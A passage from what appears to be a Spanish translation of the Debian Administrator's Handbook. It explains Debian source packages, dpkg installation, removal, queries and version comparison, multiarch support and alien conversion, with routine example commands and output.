a36f15d92c3994c0d55b07f83253b3d8b826beb3714865edbabc14f1cc91d63
a 2159901 zim_0.73.5.orig.tar.gz

6c2db642d9ac1c2440ed08e0cd584006045b342b255f37ffe42bd5459fb5cb7
6 10124 zim_0.73.5-1.debian.tar.xz
Files:
  fa76ceb8ac7d7354fb0e2bc5607e9faa 2159901
zim_0.73.5.orig.tar.gz
  a0c824d979efb196cde0176d3cb9c719 10124 zim_0.73.5-
1.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Comment: Signed by Raphael Hertzog

iQEzBAEBCgAdFiEE1823g1EQnhJ1LsbSA4gdq+vCmrkFmAa3ooACgkQA4gdq+v
C
mrkqlgf/cs7irmbCSDrADVqsqYBrFJ1FyprE3jiHLNs0OQLryhFj9tzDuilX35V
E
HkCfxSaKkzgvQLYtpuw1VBfhOdngTdHO39U6eljkaScnflWU8Z5n/q+YeedxIto
Y
X3TtzMexFmb4WJqlylfjbXeqbLdYvsILQ3NVnE48AzkaBQlCC2d9bqecZhWiKfz
q
gNxIDVDDhqCXMPE7QCErCBiFPUVpGN7b+6QWN0RxOTLZdj/s1RD73rT++VmY+xN
1
L8BSLcjXie+ES11MhQNYaLpCv2vqImlZaxkFWvsKBo9ndRFSbE3/RNK479a4KGv
e
KrdpGUJXy9uLPuAMyn5WphwXJ7OZXQ==
=YFDk
-----END PGP SIGNATURE-----

```

Note que el paquete fuente también tiene dependencias (Build-Depends) completamente distintas de aquellas del paquete binario ya que indican las herramientas necesarias para compilar el software en cuestión y construir su paquete binario.

PRECAUCIÓN Espacios de nombres distintos

Es importante saber que no hay una correspondencia necesaria entre el nombre de un paquete fuente y el de el o los paquetes binarios que genera. Es suficientemente fácil de entender si sabe que cada paquete fuente puede generar varios paquetes binarios. Es por esto que el archivo `.dsc` tiene los campos `Source` y `Binary` para nombrar explícitamente el paquete fuente y almacenar la lista de paquetes binarios que genera, respectivamente.

CULTURA Porqué dividir en varios paquetes

Frecuentemente un paquete fuente (para un programa dado) puede generar varios paquetes binarios. La división es justificada por la posibilidad de utilizar (partes de) el mismo en varios contextos. Si consideramos una biblioteca compartida, ésta puede ser instalada para hacer funcionar una aplicación (por ejemplo, `libc6`) o para desarrollar un nuevo programa (`libc6-dev` sería el paquete correcto). Encontramos la misma lógica para servicios cliente/servidor donde deseamos instalar el servidor en una máquina y la parte cliente en otras (este es el caso, por ejemplo, de `openssh-server` y `openssh-client`).

Con la misma frecuencia, la documentación se proporciona en un paquete específico: el usuario puede instalarla independientemente del software y puede optar por eliminarla en cualquier momento para ahorrar espacio en el disco. Además, esto también ahorra espacio en disco en las réplicas de Debian, ya que el paquete de documentación se compartirá entre todas las arquitecturas (en lugar de tener la documentación duplicada en los paquetes de cada arquitectura).

PERSPECTIVA Diferentes formatos de paquetes fuente

Originalmente sólo existía un formato de paquete fuente. Este es el formato 1.0 que asocia un compendio `.orig.tar.gz` con un parche de «debianización» `.diff.gz` (también hay una variante que consiste de un simple compendio `.tar.gz`, utilizada automáticamente si hay disponible un archivo `.orig.tar.gz`).

Desde Debian 6 Squeeze, los desarrolladores Debian tienen la opción de utilizar nuevos formatos que corrigen varios problemas del formato histórico. El formato 3.0 (`quilt`) puede combinar varios compendios de origen en el mismo paquete fuente: puede incluir compendios `.orig-componente.tar.gz` además del `.orig.tar.gz` usual. Esto es útil con el software distribuido desde origen en varios componentes pero para el que se desea sólo un paquete fuente. Estos compendios también pueden comprimirse con **xz** en lugar de **gzip**, lo que ahorra espacio en disco y recursos de red. Finalmente, se reemplaza el parche monolítico `.diff.gz` por un compendio `.debian.tar.xz` que contiene las instrucciones de compilación y un conjunto de parches al origen contribuidos por el desarrollador del paquete. Estos últimos son registrados en un formato compatible con **quilt** — una herramienta que facilita la gestión de una serie de parches.

El archivo `.orig.tar.gz` es un compendio que contiene el código fuente como es provisto por el desarrollador original. Se le pide a los encargados de paquetes Debian que no modifiquen este compendio para poder verificar

fácilmente el origen e integridad del archivo (comparándolo simplemente con una suma de verificación) y para respetar los deseos de algunos autores.

El archivo `.debian.tar.xz` contiene todas las modificaciones realizadas por el desarrollador de Debian, especialmente las agregadas de un directorio `debian` que contiene las instrucciones para construir un paquete Debian.

***HERRAMIENTA* Descomprimiendo un paquete fuente**

Si tiene un paquete fuente, puede utilizar **dpkg-source** (del paquete `dpkg-dev`) para descomprimirlo:

```
$ dpkg-source -x zim_0.73.5-1.dsc
dpkg-source: info: extracting zim in zim-0.73.5
dpkg-source: info: unpacking zim_0.73.5.orig.tar.gz
dpkg-source: info: unpacking zim_0.73.5-1.debian.tar.xz
```

También puede utilizar **apt** para descargar un paquete fuente y descomprimirlo inmediatamente. Necesita, sin embargo, que las líneas `deb-src` apropiadas estén presentes en el archivo `/etc/apt/sources.list` (para más detalles, revise la [Sección 6.1, “Contenido del archivo `sources.list`”](#)). Éstas son utilizadas para listar los orígenes de los paquetes fuente (los servidores en los que se encuentran un grupo de paquetes fuente).

```
$ apt source package
```

```
Reading package lists... Done
NOTICE: 'zim' el empaquetado se mantiene en el sistema de control de versiones
'Git' en:
https://salsa.debian.org/debian/zim.git
Por favor use:
git clone https://salsa.debian.org/debian/zim.git
to retrieve the latest (possibly unreleased) updates to the package.
Necesita obtener 2172 kB de archivos fuente.
Get:1 https://deb.debian.org/debian bullseye/main zim 0.73.5-1 (dsc) [1,580 B]
Get:2 https://deb.debian.org/debian bullseye/main zim 0.73.5-1 (tar) [2,160 kB]
Get:3 https://deb.debian.org/debian bullseye/main zim 0.73.5-1 (diff) [10.1 kB]
Fetched 2,172 kB in 0s (7,176 kB/s)
dpkg-source: info: extracting zim in zim-0.73.5
dpkg-source: info: unpacking zim_0.73.5.orig.tar.gz
dpkg-source: info: unpacking zim_0.73.5-1.debian.tar.xz
```

5.3.2. Utilización dentro de Debian

El paquete fuente es la base de todo en Debian. Todos los paquetes Debian provienen de un paquete fuente y cada modificación en un paquete Debian es la consecuencia de una modificación realizada al paquete fuente. Los desarrolladores de Debian trabajan con el paquete fuente sabiendo, sin

embargo, las consecuencias de sus acciones en los paquetes binarios. Los frutos de su labor se encuentran, entonces, en los paquetes fuentes disponibles desde Debian: puedes volver fácilmente a ellos y todo surge de ellos. [Capítulo 15, *Creación de un paquete Debian*](#) contiene algunos ejemplos.

Cuando llega una nueva versión de un paquete fuente al servidor Debian, una red de máquinas de diferentes arquitecturas los usará para compilarlo en las distintas arquitecturas soportadas por Debian.

→ <https://buildd.debian.org/>

YENDO MÁS ALLÁ Subidas de desarrollador únicamente de código fuente

Justo después del lanzamiento de Debian 10 Buster el [Equipo de lanzamiento](#) anunció que las cargas binarias del mantenedor ya no se aceptarán para `main` y todos los paquetes binarios de este componente deben crearse automáticamente a partir de cargas obligatorias de código fuente únicamente. Si bien las cargas binarias todavía están permitidas para los componentes `contrib` y `non-free`, no nos centraremos en esta posibilidad ya que debería ser sólo la excepción.

5.4. Manipulación de paquetes con dpkg

dpkg es el programa base para manejar paquetes Debian en el sistema. Si tiene paquetes `.deb`, **dpkg** es lo que permite instalar o analizar sus contenidos. Pero este programa sólo tiene una visión parcial del universo Debian: sabe lo que está instalado en el sistema y lo que sea que se le provee en la línea de órdenes, pero no sabe nada más de otros paquetes disponibles. Como tal, fallará si no se satisface una dependencia. Por el contrario, herramientas como **apt** y **aptitude** crearán una lista de dependencias para instalar todo tan automáticamente como sea posible.

NOTA ¿dpkg o apt?

Se debe ver a **dpkg** como una herramienta de sistema (tras bambalinas) y **apt** como una herramienta más cerca del usuario que evita las limitaciones del primero. Estas herramientas trabajan juntas, cada una con sus particularidades, adecuadas para tareas específicas.

5.4.1. Instalación de paquetes

dpkg es, sobre todo, la herramienta para instalar un paquete Debian ya disponible (porque no descarga nada). Para hacer esto utilizamos su opción `-i` o `--install`.

Ejemplo 5.2. Instalación de un paquete con dpkg

```
# dpkg -i man-db_2.9.4-2_amd64.deb
(Leyendo base de datos... 227466 archivos y directorios
actualmente instalados.)
Preparándose para desempaquetar man-db_2.9.4-2_amd64.deb ...
Desempaquetando man-db (2.9.4-2) over (2.8.5-2) ...
Configurando man-db (2.9.4-2) ...
Actualización de base de datos de páginas del manual. ...
man-db.service es una unidad deshabilitada o estática que no
```

```
está funcionando, no la inicia.  
Processing triggers for mailcap (3.69) ...
```

Podemos ver los diferentes pasos que realiza **dpkg**; sabemos, por lo tanto, en qué punto podría haber ocurrido un error. La instalación también puede realizarse en dos etapas: primero desempaquetado, luego configuración. **apt** lo aprovecha limitando la cantidad de invocaciones de **dpkg** (ya que cada llamada es costosa debido a la carga de la base de datos en memoria, especialmente la lista de archivos ya instalados).

Ejemplo 5.3. Desempaquetado y configuración separados

```
# dpkg --unpack man-db_2.9.4-2_amd64.deb  
(Leyendo base de datos... 227466 archivos y directorios  
actualmente instalados.)  
Preparándose para desempaquetar man-db_2.9.4-2_amd64.deb ...  
Desempaquetando man-db (2.9.4-2) over (2.9.4-2) ...  
Procesando triggers para mailcap (3.69) ...  
# dpkg --configure man-db  
Setting up man-db (2.9.4-2) ...  
Actualización de base de datos de páginas del manual. ...  
man-db.service es una unidad deshabilitada o estática que no  
está funcionando, no la inicia.
```

A veces **dpkg** fallará intentando instalar un paquete y devolverá un error; si el usuario le ordena ignorarlo sólo generará una advertencia; es por esta razón que tenemos las diferentes opciones `--force-*`. La orden **dpkg --force-help**, o su documentación, proveerá una lista completa de estas opciones. El error más frecuente, con el que seguramente se encontrará tarde o temprano, es una colisión de archivos. Cuando un paquete contiene un archivo que ya está instalado por otro paquete, **dpkg** se negará a instalarlo. Aparecerá el siguiente mensaje:

```
Unpacking libgdm (from ../libgdm_3.8.3-2_amd64.deb) ...  
dpkg: error processing /var/cache/apt/archives/libgdm_3.8.3-  
2_amd64.deb (--unpack):  
trying to overwrite '/usr/bin/gdmflexiserver', which is also  
in package gdm3 3.4.1-9
```

En este caso, si piensa que reemplazar este archivo no es un riesgo significativo para la estabilidad de su sistema (que es el caso frecuentemente), puede utilizar la opción `--force-overwrite` que le indica a **dpkg** que ignore dicho error y sobrescriba el archivo.

Si bien hay muchas opciones `--force-*` disponibles, probablemente sólo utilice regularmente `--force-overwrite`. Estas opciones sólo existen para situaciones excepcionales, que rara vez se encuentran en Debian Stable. Es mejor dejarlas en paz en la medida de lo posible para respetar las reglas impuestas por el mecanismo de empaquetado. No lo olvide, estas reglas garantizan la coherencia y estabilidad del sistema.

PRECAUCIÓN Uso efectivo de `--force-*`

Si no es cuidadoso, utilizar una opción `--force-*` puede llevar a un sistema en el que la familia de programas APT se negarán a funcionar. De hecho, algunas de estas opciones permitirán instalar un paquete cuando no se cumple una de sus dependencias o cuando existe un conflicto. El resultado será un sistema inconsistente desde el punto de vista de dependencias y los programas APT se negarán a efectuar cualquier acción excepto aquellas que le permitan devolver el sistema a un estado consistente (que generalmente consiste en instalar la dependencia faltante o eliminar un paquete problemático). Esto resulta en mensajes como el siguiente, obtenido luego de instalar una nueva versión de `rdesktop` ignorando su dependencia en una nueva versión de `libc6`:

```
# apt full-upgrade
[...]
You might want to run 'apt-get -f install' to correct these.
The following packages have unmet dependencies:
  rdesktop: Depends: libc6 (>= 2.5) but 2.3.6.ds1-13etch7 is installed
E: Unmet dependencies. Try using -f.
```

Un administrador valiente que está seguro de la correctitud de su análisis podría elegir ignorar una dependencia o conflicto y utilizar la opción `--force-*` correspondiente. En este caso, si desea poder continuar utilizando **apt** o **aptitude**, deberá editar `/var/lib/dpkg/status` para borrar o modificar la dependencia o conflicto que desea invalidar.

Esta manipulación es un atajo desagradable y no debería ser utilizado nunca excepto en los casos de más extrema necesidad. Muy frecuentemente, recompilar el paquete que está causando el problema (revise la [Sección 15.1, “Recompilación de un paquete desde sus fuentes”](#)) o utilizar una nueva versión (potencialmente corregida) de un repositorio como `stable-backports` (revise la [Sección 6.1.2.4, “Retroadaptaciones para Stable”](#)) son soluciones más adecuadas.

5.4.2. Eliminación de un paquete

Ejecutar **dpkg** con la opción `-r` o `--remove` seguida del nombre de un paquete eliminará dicho paquete. Esta eliminación, sin embargo, no es completa: se mantendrán todos los archivos de configuración, scripts del encargado, archivos de registros (registros de sistema) y otros datos de usuarios que gestiona el paquete. De esta forma, puede desactivar el programa fácilmente al desinstalarlo pero es posible reinstalarlo rápidamente con la misma configuración. Para eliminar completamente todo lo asociado con un paquete, utilice la opción `-P` o `--purge` seguida del nombre del paquete.

Ejemplo 5.4. Eliminación y purgado del paquete `debian-cd`

```
# dpkg -r debian-cd
(Leyendo la base de datos ... 228705 ficheros o directorios
instalados actualmente.)
Desinstalando debian-cd (3.1.35) ...
# dpkg -P debian-cd
(Leyendo la base de datos ... 228049 ficheros o directorios
instalados actualmente.)
Purgando ficheros de configuración de debian-cd (3.1.35) ...
```

5.4.3. Consulta de la base de datos de `dpkg` e inspección de archivos `.deb`

VOLVER A LOS CIMIENTOS Sintaxis de opciones

La mayoría de las opciones se encuentran disponibles en una versión «larga» (una o más palabras relevantes precedidas por doble guión) y en una versión «corta» (una única letra, normalmente la primera de las letras de la versión larga, y precedida por un único guión). Esta convención es tan común que constituye un estándar POSIX.

Antes de concluir esta sección, estudiaremos las opciones de **dpkg** que consultan la base de datos interna para obtener información. Dando primero las opciones largas y luego las correspondientes opciones cortas (que evidentemente tomarán los mismos argumentos posibles) citamos

- `--listfiles package` (o `-L`), que enumera los archivos instalados por este paquete;

- `--search file` (o `-s`), que encuentra los paquetes que contienen el archivo;
- `--status package` (o `-s`), que muestra los encabezados de un paquete instalado;
- `--list` (o `-l`), que muestra la lista de paquetes conocidos por el sistema y su estado de instalación;
- `--contents file.deb` (o `-c`), que enumera los archivos en el paquete Debian especificado;
- `--info file.deb` (o `-I`), que muestra los encabezados de este paquete Debian.

PRECAUCIÓN `dpkg --search` y `/usr` fusionado

Por [varios motivos](#), Debian ahora instala por defecto unos pocos directorios de nivel superior como enlaces simbólicos a sus equivalentes en `/usr/`. Por ejemplo, `/bin`, `/sbin` y `/lib` son ahora enlaces simbólicos, respectivamente, a `/usr/bin`, `/usr/sbin` y `/usr/lib`.

Si bien esto supone beneficios deseables, también puede generar confusión. Por ejemplo, cuando consultas con **dpkg** a qué paquete pertenece un archivo determinado, solo será capaz de responder si le preguntas por su ruta original:

```
$ dpkg --search /bin/mount
mount: /bin/mount
$ dpkg --search /usr/bin/mount
dpkg-query: no se ha encontrado ningún paquete que corresponda con el patrón
/usr/bin/mount.
$ dpkg --search /bin/apt
dpkg-query: no se ha encontrado ningún paquete que corresponda con el patrón
/bin/apt.
$ dpkg --search /usr/bin/apt
apt: /usr/bin/apt
```

Este problema actualmente se rastrea como error #858331. También hay un debate en curso sobre si el enfoque utilizado hasta ahora es contraproducente.

→ <https://bugs.debian.org/858331>

Ejemplo 5.5. Varias consultas con dpkg

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
```

```
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/man
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/ja
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/man/pl
/usr/share/man/pl/man8
/usr/share/man/pl/man8/update-passwd.8.gz
/usr/share/man/ru
/usr/share/man/ru/man8
/usr/share/man/ru/man8/update-passwd.8.gz
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 17478
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
```

Source: coreutils (8.32-4)
Version: 8.32-4+b1
Pre-Depends: libc6 (>= 2.2.23), libattr1 (>= 1:2.4.44), libc6 (>= 2.28), libgmp10, libselinux1 (>= 3.1~)
Descripción: utilidades principales de GNU
Este paquete contiene las utilidades básica de manipulación de archivos, shell y texto que se espera que existan en todos los sistemas operativos.

En concreto, este paquete incluye:
arch base64 basename cat chcon chgrp chmod chown chroot cksum comm cp csplit cut date dd df dir dircolors dirname du echo env expand expr factor false flock fmt fold groups head hostid id install join link ln logname ls md5sum mkdir mkfifo mknod mktemp mv nice nl nohup nproc numfmt od paste pathchk pinky pr printenv printf ptx pwd readlink realpath rm rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac tail tee test timeout touch tr true truncate tsort tty uname unexpand

uniq unlink users vdir wc who whoami yes
Homepage: <http://gnu.org/software/coreutils>

\$ **dpkg -l 'b*'**

Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend

|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)

||/ Name Version Architecture

Description

+++-----

=====

un backupninja	<none>	<none>	(no
description available)			
un backuppc	<none>	<none>	(no
description available)			
ii baloo-kf5	5.78.0-3	amd64	
framework for searching and manag>			
un balsa	<none>	<none>	(no
description available)			
ii baobab	3.38.0-1	amd64	
GNOME disk usage analyzer			
un base	<none>	<none>	(no
description available)			

```

un  base-config                                <none>                <none>                (no
description available)
ii  base-files                                11.1                  amd64
Debian base system miscellaneous >
ii  base-passwd                                3.5.51                amd64
Debian base system master passwor>
ii  bash                                       5.1-2+b1              amd64                GNU
Bourne Again SHell

```

```
[..]
```

```
$ dpkg -c /var/cache/apt/archives/bash_5.1-3+b1_amd64.deb
```

```

drwxr-xr-x root/root            0 2021-07-25 20:43 ./
drwxr-xr-x root/root            0 2021-07-25 20:43 ./bin/
-rwxr-xr-x root/root    1234376 2021-07-25 20:43 ./bin/bash
drwxr-xr-x root/root            0 2021-07-25 20:43 ./etc/
-rw-r--r-- root/root      1994 2021-07-25 20:43
./etc/bash.bashrc
drwxr-xr-x root/root            0 2021-07-25 20:43 ./etc/skel/
-rw-r--r-- root/root        220 2021-07-25 20:43
./etc/skel/.bash_logout
-rw-r--r-- root/root      3526 2021-07-25 20:43
./etc/skel/.bashrc
-rw-r--r-- root/root        807 2021-07-25 20:43
./etc/skel/.profile
drwxr-xr-x root/root            0 2021-07-25 20:43 ./usr/
drwxr-xr-x root/root            0 2021-07-25 20:43 ./usr/bin/
-rwxr-xr-x root/root      6759 2021-07-25 20:43
./usr/bin/bashbug
-rwxr-xr-x root/root    14648 2021-07-25 20:43
./usr/bin/clear_console
drwxr-xr-x root/root            0 2021-07-25 20:43 ./usr/share/
drwxr-xr-x root/root            0 2021-07-25 20:43
./usr/share/doc/

```

```
[..]
```

```
$ dpkg -I /var/cache/apt/archives/bash_5.1-3+b1_amd64.deb
```

```
new Debian package, version 2.0.
```

```
size 1416600 bytes: control archive=7256 bytes.
```

```

    77 bytes,      4 lines      conffiles
   1030 bytes,    27 lines      control
   4511 bytes,    64 lines      md5sums
    603 bytes,    31 lines      * postinst

```

```
#!/bin/bash
```

```

    500 bytes,    25 lines      * postrm                #!/bin/sh
  14536 bytes,    33 lines      * preinst
    289 bytes,    22 lines      * prerm

```

```
#!/bin/bash
```

```
Package: bash
```

```
Source: bash (5.1-3)
```

```
Version: 5.1-3+b1
```

Architecture: amd64
Essential: yes
Maintainer: Matthias Klose <doko@debian.org>
Installed-Size: 6470
Pre-Depends: libc6 (>= 2.25), libtinfo6 (>= 6)
Depends: base-files (>= 2.1.12), debianutils (>= 2.15)
Recommends: bash-completion (>= 20060301-0)
Suggests: bash-doc
Conflicts: bash-completion (<< 20060301-0)
Replaces: bash-completion (<< 20060301-0), bash-doc (<= 2.05-1)

Section: shells
Priority: required
Multi-Arch: foreign
Página principal:
<http://tiswww.case.edu/php/chet/bash/bashtop.html>

Descripción: GNU Bourne Again SHell

Bash es un intérprete de lenguaje de comandos compatible con sh que

ejecuta comandos leídos desde la entrada estándar o desde un archivo.

Bash también incorpora funciones útiles de los shells Korn y C (ksh y csh).

En última instancia, Bash pretende ser una implementación conforme a la

especificación IEEE POSIX Shell and Tools (IEEE Working Group 1003.2).

El código de finalización programable, de Ian Macdonald, ahora se encuentra

en el paquete bash-completion.

YENDO MÁS ALLÁ Comparación de versiones

Dado que **dpkg** es el programa para gestionar paquetes Debian, también provee la implementación de referencia para la lógica de comparación de números de versión. Es por esto que tiene una opción `--compare-versions`, que puede ser utilizada por programas externos (especialmente scripts de configuración ejecutados por **dpkg** mismo). Esta opción necesita tres parámetros: un número de versión, un operador de comparación y un segundo número de versión. Los diferentes operadores posibles son: `lt` (estrictamente menor), `le` (menor o igual), `eq` (igual), `ne` (distinto), `ge` (mayor o igual) y `gt` (estrictamente mayor). Si la comparación es correcta, **dpkg** devuelve 0 (éxito); de lo contrario devolverá un valor distinto de cero (indicado un fallo).

```
$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
```

```
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1
```

Note el fallo inesperado de la última comparación: `pre`, que generalmente denota una prepublicación, no tiene un significado especial para **dpkg** y éste compara los caracteres alfabéticos de la misma forma que los números ($a < b < c \dots$): en orden alfabético. Es por esto que considera «0pre3» mayor que «0». Si deseamos que el número de versión de un paquete indique que es una prepublicación, utilizamos el carácter virgulilla: «~»:

```
$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0
```

5.4.4. Archivo de registro de dpkg

dpkg mantiene un registro de todas sus acciones en `/var/log/dpkg.log`. Este registro es extremadamente detallado ya que incluye cada una de las etapas por las que pasa un paquete gestionado por **dpkg**. Además de ofrecer una forma de rastrear el funcionamiento de **dpkg**, sobre todo ayuda a mantener un historial del desarrollo del sistema: uno puede encontrar el momento exacto en el que se instaló o actualizó un paquete, y esta información puede ser extremadamente útil cuando se intenta entender un cambio de comportamiento reciente. Además, como se registran todas las versiones, es sencillo verificar y referenciar información con el archivo `changelog.Debian.gz` del paquete en cuestión o inclusive con reportes de error online.

5.4.5. Compatibilidad multiarquitectura

Todos los paquetes Debian poseen un campo «Architecture» (arquitectura) en su información de control. El valor de este campo puede ser «all» (para los paquetes que son independientes de la arquitectura) o el nombre de la arquitectura al que está destinado (como «amd64», «armhf», ...). En el último caso, de forma predeterminada, **dpkg** sólo aceptará instalar el paquete si su arquitectura coincide con la arquitectura del equipo según es informada por **dpkg --print-architecture**.

Esta restricción asegura que el usuario no termine con binarios compilados para la arquitectura incorrecta. Todo sería perfecto si no fuese que (algunos) equipos puede ejecutar binarios para más de una arquitectura, ya sea de forma nativa (un sistema «amd64» puede ejecutar binarios «i386») o a través de emuladores.

5.4.5.1. Activación de multiarquitectura

La compatibilidad multiarquitectura de **dpkg** le permite al usuario definir «arquitecturas extranjeras» que pueden ser instaladas en el sistema actual. Puede hacer esto simplemente ejecutando **dpkg --add-architecture** como en el ejemplo a continuación. Existe también el correspondiente **dpkg --remove-architecture** para eliminar la compatibilidad de una arquitectura extranjera, pero sólo puede utilizarlo cuando ya no existan paquetes instalados de dicha arquitectura.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-9-base_9.3.0-22_armhf.deb
dpkg: error processing archive gcc-9-base_9.3.0-22_armhf.deb (-
-install):
 package architecture (armhf) does not match system (amd64)
Se encontraron errores al procesar:
 gcc-9-base_9.3.0-22_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-9-base_9.3.0-22_armhf.deb
(Reading database ... 456367 files and directories currently
installed.)
Preparing to unpack gcc-9-base_9.3.0-22_armhf.deb ...
Unpacking gcc-9-base:armhf (9.3.0-22) ...
Setting up gcc-9-base:armhf (9.3.0-22) ...
# dpkg --remove-architecture armhf
dpkg: error: cannot remove architecture 'armhf' currently in
use by the database
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```


***NOTA* Compatibilidad multiarquitectura de APT**

APT detectará automáticamente cuando se haya configurado a `dpkg` para que sea compatible con arquitecturas extranjeras y descargará los archivos `Packages` correspondientes durante su proceso de actualización.

Luego podrá instalar paquetes extranjeros con **`apt install paquete:arquitectura`**.

***EN LA PRÁCTICA* Utilización de binarios i386 privativos en amd64**

Hay muchos casos de uso para multiarquitectura, pero los más populares son la posibilidad de ejecutar binarios de 32 bits (i386), a veces propietarios, en sistemas de 64 bits (amd64) y la posibilidad de compilar de forma cruzada software para una plataforma o una arquitectura diferente a la del anfitrión.

5.4.5.2. Cambios relacionados con multiarquitectura

Para poder hacer que multiarquitectura fuese útil y usable, se debieron reempaquetar bibliotecas y moverlas a un directorio específico de la arquitectura para que se pudieran instalar simultáneamente varias copias (para diferentes arquitecturas). Estos paquetes actualizados contienen el campo de cabecera «`Multi-Arch: same`» para indicarle al sistema de paquetes que se pueden instalar simultáneamente y sin problemas varias arquitecturas del mismo (y que dichos paquetes sólo satisfacen dependencias de los paquetes de la misma arquitectura). Las bibliotecas más importantes han sido convertidas desde la introducción de la multiarquitectura en Debian 7 Wheezy, pero hay muchas bibliotecas que probablemente nunca serán convertidas a no ser que alguien lo solicite explícitamente (mediante un informe de error, por ejemplo).

```
$ dpkg -s gcc-9-base
```

```
dpkg-query: error: --status necesita un nombre de paquete
válido, pero `gcc-9-base' no lo es: nombre ambiguo de paquete
'gcc-9-base' con más de una instancia instalada
```

Utilice `--help` para obtener ayuda de la consulta de paquetes.

```
$ dpkg -s gcc-9-base:amd64 gcc-9-base:armhf | grep ^Multi
```

```
Multi-Arch: same
```

```
Multi-Arch: same
```

```
$ dpkg -L libgcc-s1:amd64 |grep .so
```

```
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-9-base/copyright
gcc-9-base:amd64, gcc-9-base:armhf: /usr/share/doc/gcc-9-
base/copyright
```

Vale la pena aclarar que los paquetes que contengan `Multi-Arch: same` deben poseer nombres que incluyan su arquitectura para poder identificarlos unívocamente. También tienen la posibilidad de compartir archivos con otras instancias del mismo paquete; **dpkg** se asegura que todos los paquetes tengan archivos idénticos bit a bit cuando son compartidos. Por último, todas las instancias de un paquete deben tener la misma versión. Por lo tanto, deben actualizarse simultáneamente.

La compatibilidad multiarquitectura también viene aparejada con algunos retos interesantes sobre la forma en la que se gestionan las dependencias. Para satisfacer una dependencia se necesita un paquete marcado con `«Multi-Arch: foreign»` o bien un paquete cuya arquitectura coincida con la del paquete que declara la dependencia (en este proceso de resolución de dependencias, se asume que los paquetes independientes de la arquitectura son de la misma arquitectura que el sistema). También se puede debilitar una dependencia para permitir que cualquier arquitectura la satisfaga con la sintaxis `paquete:any`, pero los paquetes extranjeros sólo pueden satisfacer dicha dependencia si están marcados con `«Multi-Arch: allowed»`.

5.5. Coexistencia con otros sistemas de paquetes

Los paquetes Debian no son los únicos paquetes de software utilizados en el mundo del software libre. El principal competidor es el formato RPM de la distribución Red Hat Linux y sus muchos derivados. Red Hat es una distribución comercial muy popular. Por lo tanto, es muy común que el software provisto por terceros sea ofrecido como paquetes RPM en lugar de paquetes Debian.

En este caso debe saber que el programa **rpm**, que gestiona los paquetes RPM, está disponible como un paquete Debian; por lo que es posible utilizar este formato de paquetes en Debian. Debe tener cuidado sin embargo, y limitar estas manipulaciones a extraer la información de un paquete o verificar su integridad. No es, en realidad, razonable utilizar **rpm** para instalar un paquete RPM en un sistema Debian; RPM utiliza su propia base de datos, separada de aquella del software nativo (como **dpkg**). Es por esto que no es posible asegurar una coexistencia estable de dos sistemas de paquetes.

Por el otro lado, la herramienta alien puede convertir paquetes RPM en paquetes Debian y viceversa.

COMUNIDAD Fomentando la adopción de **.deb**

Si utiliza el programa **alien** frecuentemente para instalar paquetes RPM de alguno de sus proveedores, no dude en escribirle y expresar su fuerte preferencia por el formato **.deb**. Note que el formato del paquete no lo es todo: un paquete **.deb** construido con **alien**, preparado para una versión de Debian diferente a la que utiliza, o inclusive para una distribución derivada como Ubuntu, probablemente no ofrezca el mismo nivel de calidad e integración que un paquete desarrollado específicamente para Debian Bullseye.

```
$ fakeroot alien --to-deb phpMyAdmin-5.1.1-2.fc35.noarch.rpm
[...]
```

Atención: omitir la conversión de scripts en el paquete

```

phpMyAdmin: postinst
Advertencia: utilice el parámetro --scripts para incluir los
scripts.
[..]
phpmyadmin_5.1.1-3_all.deb generated
$ ls -sh phpmyadmin_5.1.1-3_all.deb
 6,0M phpmyadmin_5.1.1-3_all.deb
$ dpkg -c phpmyadmin_5.1.1-3_all.deb
drwxr-xr-x root/root          0 2021-08-09 02:02 ./
drwxr-xr-x root/root          0 2021-08-09 02:02 ./etc/
drwxr-xr-x root/root          0 2021-08-09 02:02 ./etc/httpd/
drwxr-xr-x root/root          0 2021-08-09 02:02
./etc/httpd/conf.d/
-rw-r--r-- root/root      1181 2021-07-27 09:32
./etc/httpd/conf.d/phpMyAdmin.conf
drwxr-xr-x root/root          0 2021-08-09 02:02 ./etc/nginx/
drwxr-xr-x root/root          0 2021-08-09 02:02
./etc/nginx/default.d/
-rw-r--r-- root/root        430 2021-07-27 09:32
./etc/nginx/default.d/phpMyAdmin.conf
